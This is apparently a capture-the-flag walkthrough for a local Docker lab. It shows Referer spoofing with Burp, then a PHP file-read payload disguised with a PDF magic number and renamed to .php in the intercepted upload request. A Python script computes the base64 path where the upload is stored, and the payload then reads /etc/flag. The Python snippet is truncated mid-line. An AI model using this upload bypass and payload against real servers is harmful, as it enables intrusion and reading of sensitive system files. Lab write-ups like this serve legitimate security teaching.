Solution

Github Repository: https://github.com/ygbull/ctf

Setup

Go to the root directory of the CTF project and run

```
docker build -t ctf .
docker run -d -p 80:80 ctf
```


The apache server should be up on the http://localhost:80.

Change the 80 to any other port if needed.

Solution

Step 1


Use the browser to visit the http://localhost, we will get the message of **Access Denied**. That’s because to visit the index page, the server require user to have the ***Referer*** from **umass.edu**.



Access denied. You must be referred from UMass.edu to access this page.


Therefore, you need to intercept the request using ***Burp*** and add:

```
Referer: http://umass.edu
```



```
GET / HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/123.0.6312.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Referer: http://umass.edu
Connection: close
```


```
HTTP/1.1 200 OK
Date: Sun, 14 Apr 2024 01:36:09 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Vary: Accept-Encoding
Content-Length: 664
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
  <body>
    <form action="upload.php" method="POST" enctype="multipart/form-data">
      Select PDF file to upload:
      <input type="file" name="fileToUpload" id="fileToUpload">
      <input type="submit" value="Upload PDF" name="submit">
    </form>

    <form action="verify.php" method="POST">
      Enter the flag:
      <label>
        <input type="text" name="flagInput" required>
      </label>
      <input type="submit" value="Verify Flag">
    </form>

    <!-- hint -->
    <p style="color: #666; font-size: small;">
      Hint: The flag is securely stored where system configurations reside.
    </p>

  </body>
</html>
```



Request to http://localhost:80 [127.0.0.1]

```
GET / HTTP/1.1
Host: localhost
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Referer: http://umass.edu
Connection: close
```

Click `Forward` button on the top left and you will get into the index page like following:



Select PDF file to upload: No file chosen

Enter the flag:

Hint 1: The flag is securely stored at /etc/flag.

Hint 2: Files uploaded are stored at uploads/base64(file name), and the stored file name is URL safe


Step 2

In the index page, we can see that there are two major component. First is upload a pdf file and the other is check if the flag we found is correct.

First thing we need to try is inject a file into the system so that we can maybe run command with it.

Think about it, if we want to run command in a web server, we are most likely to need a php file. Thus, let's try to upload a php file based on the index page hint as following:


```
<?php
echo file_get_contents('/etc/flag');
```



Select PDF file to upload: getFlag.php

Enter the flag:

Then we try to upload, but failed. Because the php file will check the magic number of the file.




File is not a PDF. Detected MIME type: text/x-php, Magic number: 3c3f7068Sorry, your file was not uploaded.

In order to bypass the restriction on which kind of file we can upload to the web server, we can change the magic number of the php file to `pdf` so that the web server will think we upload a `pdf` file but in reality, we inject a `php` script into the system.

To achieve that, you can run command as following:

```
{ echo "%PDF-"; cat getFlag.php; } > getFlag.pdf
```


And then try to upload `getFlag.pdf` file int the system:



Select PDF file to upload: Choose File getFlag.pdf Upload PDF


Enter the flag: Verify Flag

we hijack the request and change the file extension `pdf` into `php`, and then click forward:



```
POST /upload.php HTTP/1.1
Host: localhost
Content-Length: 351
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryCBbADe67AI0mui7f
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) (
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryCBbADe67AI0mui7f
Content-Disposition: form-data; name="fileToUpload"; filename="getFlag.php"
Content-Type: application/pdf

%PDF-
<?php
echo file_get_contents('/etc/flag');
```

And we succeed:



File is a verified PDF.The file has been uploaded.

Step3

Now we already have the php file injected into the system, we need to find where it stored


The following script reversely calculate the file name of the upload file based on what user upload:

```
import base64

def encode_filename(filename):
    # Encode the filename to bytes, then to Base64
    filename_bytes = filename.encode('utf-8')
    base64_bytes = base64.b64encode(filename_bytes)
    base64_string = base64_bytes.decode('utf-8')

    url_safe_base64_string = base64_string.replace('+', '-').re

    return url_safe_base64_string

original_filename = "getFlag.php"
encoded_filename = encode_filename(original_filename)
print(encoded_filename + ".php")
```

Then we replace the `original_filename` with the file name you use for the upload file and run the python script

```
python getFileName.py
```

The printed file name is what you need to get the flag




```
python getFileName.py
Z2V0RmxhZy5waHA.php
```

Use the file name found (`Z2V0RmxhZy5waHA.php` in this case) and add after the `uploads/`

Thus, the URL for the php script we injected earlier is: `localhost/uploads/Z2V0RmxhZy5waHA.php`


Now we can try this URL in the browser and we will get the correct flag.



localhost/uploads/Z2V0RmxhZy5waHA.php

%PDF- 9c2c9f937a52aeea5dcaf7885dd835ee

The highlighted part is supposed to be the flag. Copy that and we go back to the main page, and then check if the flag is correct:


localhost


Select PDF file to upload: Choose File getFlag.pdf Upload PDF

Enter the flag: 9c2c9f937a52aeea5dca Verify Flag

Hint 1: The flag is securely stored at /etc/flag.

Hint 2: Files uploaded are stored at uploads/base64(file name), and the stored file name is URL safe

We put the flag we found in the injected php file and click `Verify Flag` . Seems like we got the flag:



localhost/verify.php

Correct flag!